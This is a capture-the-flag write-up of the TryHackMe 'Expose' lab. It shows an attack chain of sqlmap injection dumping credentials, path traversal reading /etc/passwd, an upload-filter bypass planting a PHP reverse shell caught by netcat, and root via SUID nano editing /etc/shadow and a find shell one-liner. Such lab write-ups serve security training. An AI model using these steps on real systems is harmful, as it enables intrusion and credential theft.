

TryHackMe room: Expose

Difficulty: Easy

Room URL: <https://tryhackme.com/room/expose>


Step 1: Active Recon - Port scanning

```
(kali@kali)~$ sudo rustscan -a 10.201.7.73 -- -sV -sC -sS
The Modern Day Port Scanner.
http://discord.skerritt.blog
https://github.com/RustScan/RustScan
I scanned ports so fast, even my computer was surprised.
[-] The config file is expected to be at "/root/.rustscan.toml"
[-] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[-] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit
Open 10.201.7.73:22
Open 10.201.7.73:21
Open 10.201.7.73:53
Open 10.201.7.73:1337
Open 10.201.7.73:1883
[-] Starting Script(s)
[-] Running script "nmap -vvv -p {{port}} --{{ipversion}} {{ip}} -sV -sC -sS" on ip 10.201.7.73
Depending on the complexity of the script, results may take some time to appear.
[-] Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 07:46 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:46
Completed NSE at 07:46, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:46
Completed NSE at 07:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:46
Completed NSE at 07:46, 0.00s elapsed
```

```
PORT      STATE SERVICE          REASON          VERSION
21/tcp    open  ftp              syn-ack ttl 60  vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|  STAT
|  FTP server status:
|    Connected to ::ffff:10.17.12.142
|    Logged in as ftp
|    TYPE: ASCII
|    No session bandwidth limit
|    Session timeout in seconds is 300
|    Control connection is plain text
|    Data connections will be plain text
|    At session startup, client count was 3
|    vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh              syn-ack ttl 60  OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|  3072 90:c2:06:49:39:e0:69:13:68:74:c2:ce:09:c2:a8:71 (RSA)
|  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDfaVftrC/ZCgn1313XV4Qb43bL/jdSG0gqmTqIrK2u/L2UiUcUYuh2Lm+/I6ONK+QEm2+0nVym92BBCLp9x+9xctw
|_jcz10gclauTBC5feyIKu0Lrnmf9AECGGUwdcN1uTDBeX2gzUm2010Tp0+SEr0j0mZu6l9E3fe4XSzTNDr/AdvUWRf8tuMroRyP4Sh39dbK2LNxm15k69anpLQMJIbLLPQH
|_QXS0mrfzm7POZMygtaS1Qm6I1uAgvSPFRxJEEuEPk/xfereb1SRV83ga0fK8/k/OjelsmRLUumJwuE9YqVX61S6FoVfc+8X4Arq3/OAdsRu2PoUsxtedTnpvDem1BU
|  256 44:c0:31:07:dd:d9:93:62:d7:7d:c9:d0:46:55:0c:35 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAATbmlzdHAYNTYAAABBBKxEwFlmDqaDMh97Xzrn3qhpaB3p8SpQAG9NoYVGxvDseJAl66xok/S
|  256 0c:a3:98:4a:58:d2:7e:0b:f9:4f:5a:8d:63:f3:fe:2f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZD11NTU5AAATFpXvYj1LSjVv4JpLEyQvD3mnK1FvZ289VS+wXqrVAqVt
```

```
53/tcp    open  domain          syn-ack ttl 60  ISC BIND 9.16.1 (Ubuntu Linux)
|_dns-nsid:
|_bind.version: 9.16.1-Ubuntu
1337/tcp  open  http            syn-ack ttl 60  Apache httpd 2.4.41 ((Ubuntu))
|_http-title: EXPOSED
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
1883/tcp  open  mosquitto       version 1.6.9 syn-ack ttl 60
```

From the port scanning result, we can tell that http port is opened. Let's access it on browser.



EXPOSED

Step 2: enumerating directories

```
(kali@kali) - [~/Desktop]
$ dirsearch -u http://10.201.67.239:1337/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg
from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
Output File: /home/kali/Desktop/reports/http_10.201.67.239_1337/___25-09-17_08-27
Target: http://10.201.67.239:1337/

[08:27:09] Starting:
[08:27:25] 403 - 280B - /.ht_wsr.txt
[08:27:25] 403 - 280B - /.htaccess.bak1
[08:27:25] 403 - 280B - /.htaccess.orig
[08:27:25] 403 - 280B - /.htaccess.save
[08:27:25] 403 - 280B - /.htaccess.sample
[08:27:25] 403 - 280B - /.htaccess_extra
[08:27:25] 403 - 280B - /.htaccess_orig
[08:27:25] 403 - 280B - /.htaccessBAK
[08:27:25] 403 - 280B - /.htaccessOLD
[08:27:25] 403 - 280B - /.htaccessOLD2
[08:27:25] 403 - 280B - /.htaccess_sc
[08:27:25] 403 - 280B - /.htm
[08:27:25] 403 - 280B - /.html
[08:27:25] 403 - 280B - /.htpasswd_test
[08:27:25] 403 - 280B - /.htpasswd
[08:27:25] 403 - 280B - /.httr-oauth
[08:27:30] 403 - 280B - /.php
[08:27:50] 301 - 321B - /admin → http://10.201.67.239:1337/admin/
[08:27:52] 200 - 693B - /admin/
[08:27:54] 200 - 693B - /admin/index.php
[08:27:56] 301 - 325B - /admin_101 → http://10.201.67.239:1337/admin_101/
[08:29:08] 301 - 326B - /javascript → http://10.201.67.239:1337/javascript/
[08:29:33] 301 - 326B - /phpmyadmin → http://10.201.67.239:1337/phpmyadmin/
[08:29:35] 200 - 3KB - /phpmyadmin/doc/html/index.html
[08:29:38] 200 - 3KB - /phpmyadmin/index.php
[08:29:39] 200 - 3KB - /phpmyadmin/
[08:29:48] 403 - 280B - /server-status/
[08:29:48] 403 - 280B - /server-status
[#####] 94% 10827/11460 68/s job:1/1 errors:0
```

Let enumerate hidden directories from the url since we did not find anything useful on the web page. The path /admin_101 stands out as interesting to me. Let's navigate to it.



Is this the right admin portal?

Step 3: Capture packet and response using Burp Suite

Randomly key in any password and capture the packet using Burp Suite. From the response, we can tell that it may be vulnerable to sql injection attack. Let's test it using sqlmap.

Request
Pretty Raw Hex

1 POST /admin_101/includes/user_login.php HTTP/1.1
2 Host: 10.201.7.73:1337
3 Content-Length: 39
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
9 Origin: http://10.201.7.73:1337
10 Referer: http://10.201.7.73:1337/admin_101/
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=2vu706pdi828skopmt49u1gdk0
13 Connection: keep-alive
14
15 email=hacker%40root.thm&password=csccds

Response
Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Date: Wed, 17 Sep 2025 11:56:30 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 111
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: application/json
8
9 {
10 "status": "error",
11 "messages": [
12 "SELECT * FROM user WHERE email = 'hacker@root.thm'"
13]
14 }

Step 4: Testing for SQL vulnerabilities using SQLMAP

Firstly, I copied and pasted the response in a file, expose.txt. Then I run the command, **sqlmap -r ~/Desktop/expose.txt --level 2 --dump --batch** for sql injection enumeration. From the result below, I have obtained the password for [hacker@root.thm](#). Let's login with the credentials now.

```
(kali@kali)-[~/Desktop]
$ cat expose.txt
POST /admin_101/includes/user_login.php HTTP/1.1
Host: 10.201.7.73:1337
Content-Length: 39
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Origin: http://10.201.7.73:1337
Referer: http://10.201.7.73:1337/admin_101/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=2vu706pdi828skopmt49u1gdk0
Connection: keep-alive

email=hacker%40root.thm&password=csccds

(kali@kali)-[~/Desktop]
$ nano expose.txt

(kali@kali)-[~/Desktop]
$ sqlmap -r ~/Desktop/expose.txt --level 2 --dump --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user
elopers assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting @ 08:26:33 /2025-09-17/
[08:26:33] [INFO] parsing HTTP request from '/home/kali/Desktop/expose.txt'
[08:26:33] [INFO] testing connection to the target URL
```

id	email	created	password
1	hacker@root.thm	2023-02-21 09:05:46	VeryDifficultPassword !!#@#@!#!@#1231


id	url	password
1	/file1010111/index.php	69c66901194a6486176e81f5945b8929 (easytohack)
3	/upload-cv00101011/index.php	// ONLY ACCESSIBLE THROUGH USERNAME STARTING WITH Z


Step 5: enumerating the web page

I have login the page and I did not discover any valuable information. Let's proceed with the additional information from SQLMAP.



Let's navigate to the path /file1010111 given by sqlmap. From the hint, we can tell that it is vulnerable to path traversal attack.






Now, I have revealed the username, zeamkish. We can use that as the password for the next path.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/
spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/v
var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x
network:x:100:102:systemd Network Management,/,/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,/,/run/syste
sbin/nologin syslog:x:104:110:/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stac
sbin/nologin landscape:x:110:115:/var/lib/landscape:/usr/sbin/nologin pollinate:x:111:1:/var/cache/pollinate:/bin/false ec2-instance-connect:x:11
bin/bash lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false mysql:x:113:119:MySQL Server,/,/nonexistent:/bin/false zeamkish:x:1001:1001:Zeam
snmp:x:116:123:/var/lib/snmp:/bin/false redis:x:117:124:/var/lib/redis:/usr/sbin/nologin mosquito:x:118:125:/var/lib/mosquitto:/usr/sbin/nologi
```

Navigate to the next path given by sqlmap, /upload-cv00101011 and enter the password, zeamkish. According to the source code, I can only upload png or jpg file extension. I renamed the file “php-reverse-shell.php” to “php-reverse-shell.php.png” and uploaded the file. I used burp suite to capture the file uploaded and modify the request file to php-reverse-shell.php



```
function validate(){
    var fileInput = document.getElementById('file');
    var file = fileInput.files[0];

    if (file) {
        var fileName = file.name;
        var fileExtension = fileName.split('.').pop().toLowerCase();

        if (fileExtension === 'jpg' || fileExtension === 'png') {
            // Valid file extension, proceed with file upload
            // You can submit the form or perform further processing here
            console.log('File uploaded successfully');
            return true;
        } else {
            // Invalid file extension, display an error message or take appropriate action
            console.log('Only JPG and PNG files are allowed');
            return false;
        }
    }
}
```

I captured the packet sent and modified the request to .php file. Upon successful upload, you will see the message shown in the screenshot below. Let's view the source code now to discover the upload path.

Request

Pretty Raw Hex

```
1 POST /upload-cv00101011/index.php HTTP/1.1
2 Host: 10.201.13.165:1337
3 Content-Length: 5694
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.201.13.165:1337
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2v86n53Pg2maF57f
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
11 Referer: http://10.201.13.165:1337/upload-cv00101011/index.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=mopgn38fktvjcv8bj4u17qd06l
14 Connection: keep-alive
15
16 -----WebKitFormBoundary2v86n53Pg2maF57f
17 Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
18 Content-Type: image/png
19
```

File uploaded successfully! Maybe look in source code to see the path

Step 6: Gaining user shell through reverse shell

Before navigating to the path /upload_thm_1001, let's start a listening port.

```
(kali㉿kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
[ ]
```

Click on the php-reverse-shell.php to execute the script.

Tourism Websit x

Index of /upload x

+

← → × ⚠ Not secure 10.201.13.165:1337/upload-cv00101011/upload_thm_1001/

Index of /upload-cv00101011/upload_thm_1001

Name	Last modified	Size	Description
 Parent Directory		-	
 php-reverse-shell.php	2025-09-18 06:12	5.4K	
 php-reverse-shell.php.png	2025-09-18 06:13	5.4K	

Apache/2.4.41 (Ubuntu) Server at 10.201.13.165 Port 1337

Now we have gain the user shell but it is not over yet. We need to gain zeamkish credentials.

```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.17.12.142] from (UNKNOWN) [10.201.13.165] 37856  
Linux ip-10-201-13-165 5.15.0-1039-aws #44~20.04.1-Ubuntu SMP Thu Jun 22 12:21:06:14:23 up 18 min, 0 users, load average: 0.00, 0.01, 0.05  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
bash: cannot set terminal process group (760): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@ip-10-201-13-165:/$ whoami  
www-data  
www-data@ip-10-201-13-165:/$ cd /home  
cd /home  
www-data@ip-10-201-13-165:/home$ ls -la  
ls -la  
total 16  
drwxr-xr-x  4 root    root    4096 Jun 30  2023 .  
drwxr-xr-x 20 root    root    4096 Sep 18  2023 ..  
drwxr-xr-x  8 ubuntu  ubuntu 4096 Jul  6  2023 ubuntu  
drwxr-xr-x  3 zeamkish zeamkish 4096 Jul  6  2023 zeamkish  
www-data@ip-10-201-13-165:/home$ cd zeamkish  
cd zeamkish  
www-data@ip-10-201-13-165:/home/zeamkish$ ls -la  
ls -la  
total 36  
drwxr-xr-x  3 zeamkish zeamkish 4096 Jul  6  2023 .  
drwxr-xr-x  4 root    root    4096 Jun 30  2023 ..  
-rw-rw-r--  1 zeamkish zeamkish  5 Jul  6  2023 .bash_history  
-rw-r--r--  1 zeamkish zeamkish 220 Jun  8  2023 .bash_logout  
-rw-r--r--  1 zeamkish zeamkish 3771 Jun  8  2023 .bashrc  
drwx----- 2 zeamkish zeamkish 4096 Jun  8  2023 .cache  
-rw-r--r--  1 zeamkish zeamkish 807 Jun  8  2023 .profile  
-rw-r----- 1 zeamkish zeamkish  27 Jun  8  2023 flag.txt  
-rw-rw-r--  1 root    zeamkish  34 Jun 11  2023 ssh_creds.txt  
www-data@ip-10-201-13-165:/home/zeamkish$ cat flag.txt  
cat flag.txt  
cat: flag.txt: Permission denied  
www-data@ip-10-201-13-165:/home/zeamkish$ cat ssh_creds.txt  
cat ssh_creds.txt  
SSH CREDENTIALS  
zeamkish  
easytohack@123  
www-data@ip-10-201-13-165:/home/zeamkish$
```

Now, let's ssh into the zeamkish and get the user flag.

```
zeamkish@ip-10-201-13-165:~$ cd /home/zeamkish  
zeamkish@ip-10-201-13-165:~$ ls -la  
total 36  
drwxr-xr-x  3 zeamkish zeamkish 4096 Jul  6  2023 .  
drwxr-xr-x  4 root    root    4096 Jun 30  2023 ..  
-rw-rw-r--  1 zeamkish zeamkish  5 Jul  6  2023 .bash_history  
-rw-r--r--  1 zeamkish zeamkish 220 Jun  8  2023 .bash_logout  
-rw-r--r--  1 zeamkish zeamkish 3771 Jun  8  2023 .bashrc  
drwx----- 2 zeamkish zeamkish 4096 Jun  8  2023 .cache  
-rw-r--r--  1 zeamkish zeamkish 807 Jun  8  2023 .profile  
-rw-r----- 1 zeamkish zeamkish  27 Jun  8  2023 flag.txt  
-rw-rw-r--  1 root    zeamkish  34 Jun 11  2023 ssh_creds.txt  
zeamkish@ip-10-201-13-165:~$ cat flag.txt  
THM{USER_FLAG_1231_EXPOSE}
```


Step 7: Privilege Escalation via SUID

Look for SUID set for binary files. Command: **find / -perm -4000 -type f 2>/dev/null**

```
zeamkish@ip-10-201-13-165:~$ find / -perm -4000 -type f 2>/dev/null -ls
847 84 -rwsr-xr-x 1 root root 85064 Nov 29 2022 /snap/core20/1974/usr/bin/chfn
853 52 -rwsr-xr-x 1 root root 53040 Nov 29 2022 /snap/core20/1974/usr/bin/chsh
922 87 -rwsr-xr-x 1 root root 88464 Nov 29 2022 /snap/core20/1974/usr/bin/gpasswd
1006 55 -rwsr-xr-x 1 root root 55528 May 30 2023 /snap/core20/1974/usr/bin/mount
1015 44 -rwsr-xr-x 1 root root 44784 Nov 29 2022 /snap/core20/1974/usr/bin/newgrp
1030 67 -rwsr-xr-x 1 root root 68208 Nov 29 2022 /snap/core20/1974/usr/bin/passwd
1140 67 -rwsr-xr-x 1 root root 67816 May 30 2023 /snap/core20/1974/usr/bin/su
1141 163 -rwsr-xr-x 1 root root 166056 Apr 4 2023 /snap/core20/1974/usr/bin/sudo
1199 39 -rwsr-xr-x 1 root root 39144 May 30 2023 /snap/core20/1974/usr/bin/umount
1288 51 -rwsr-xr-x 1 root systemd-resolve 51344 Oct 25 2022 /snap/core20/1974/usr/lib/dbus-1.0/dbus-daemon-launch-helper
1660 463 -rwsr-xr-x 1 root root 473576 Apr 3 2023 /snap/core20/1974/usr/lib/openssh/ssh-keysign
847 84 -rwsr-xr-x 1 root root 85064 Nov 29 2022 /snap/core20/1950/usr/bin/chfn
853 52 -rwsr-xr-x 1 root root 53040 Nov 29 2022 /snap/core20/1950/usr/bin/chsh
922 87 -rwsr-xr-x 1 root root 88464 Nov 29 2022 /snap/core20/1950/usr/bin/gpasswd
1006 55 -rwsr-xr-x 1 root root 55528 May 30 2023 /snap/core20/1950/usr/bin/mount
1015 44 -rwsr-xr-x 1 root root 44784 Nov 29 2022 /snap/core20/1950/usr/bin/newgrp
1030 67 -rwsr-xr-x 1 root root 68208 Nov 29 2022 /snap/core20/1950/usr/bin/passwd
1140 67 -rwsr-xr-x 1 root root 67816 May 30 2023 /snap/core20/1950/usr/bin/su

3189 44 -rwsr-xr-x 1 root root 44784 Nov 29 2022 /usr/bin/newgrp
9163 52 -rwsr-xr-x 1 root root 53040 Nov 29 2022 /usr/bin/chsh
2136 316 -rwsr-xr-x 1 root root 320136 Apr 10 2020 /usr/bin/nano
10845 68 -rwsr-xr-x 1 root root 67816 May 30 2023 /usr/bin/su
2028 40 -rwsr-xr-x 1 root root 39144 Mar 7 2020 /usr/bin/fusermount
1571 316 -rwsr-xr-x 1 root zeamkish 320160 Feb 18 2020 /usr/bin/find
2166 56 -rwsr-sr-x 1 daemon daemon 55560 Nov 12 2018 /usr/bin/at
5210 56 -rwsr-xr-x 1 root root 55528 May 30 2023 /usr/bin/mount
```

I have found that nano has SUID which can be used to modify /etc/shadow to the hash of “CyberiumX” I will use mkpasswd to generate the hash.

Command: **mkpasswd -m sha-512 CyberiumX**

```
-(kali@kali)-[~]
└─$ mkpasswd -m sha-512 CyberiumX
$6$sx56sL585Laxt0m1$0bBmME04jh9jGGWYGBBvd1qgHDKfTh44U3ByFG07Dyc/TSCdxUQu0iPm5Fj4CTFYoeZicc3u8wG.hwfWiAibr0
```

```
zeamkish@ip-10-201-13-165:~$ /usr/bin/nano /etc/shadow
zeamkish@ip-10-201-13-165:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1512 Sep 18 06:37 /etc/shadow
zeamkish@ip-10-201-13-165:~$ su
Password:
root@ip-10-201-13-165:/home/zeamkish# whoami
root
root@ip-10-201-13-165:/home/zeamkish# cd /root
root@ip-10-201-13-165:~# ls -la
total 40
drwx----- 5 root root 4096 Jun 11 2023 .
drwxr-xr-x 20 root root 4096 Sep 18 05:56 ..
-rw----- 1 root root 330 Jun 30 2023 .bash_history
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
drwxr-xr-x 3 root root 4096 Jun 2 2023 .local
-rw----- 1 root root 13 May 25 2023 .mysql_history
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
drwx----- 2 root root 4096 May 25 2023 .ssh
-rw-r--r-- 1 root root 23 Jun 11 2023 flag.txt
drwxr-xr-x 4 root root 4096 May 25 2023 snap
root@ip-10-201-13-165:~# cat flag.txt
THM{ROOT_EXPOSED_1001}
root@ip-10-201-13-165:~#
```

Alternatively, we can also run the command: **/usr/bin/find . -exec /bin/sh -p \; -quit** to escalation privilege according to gtfo bin.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .  
./find . -exec /bin/sh -p \; -quit
```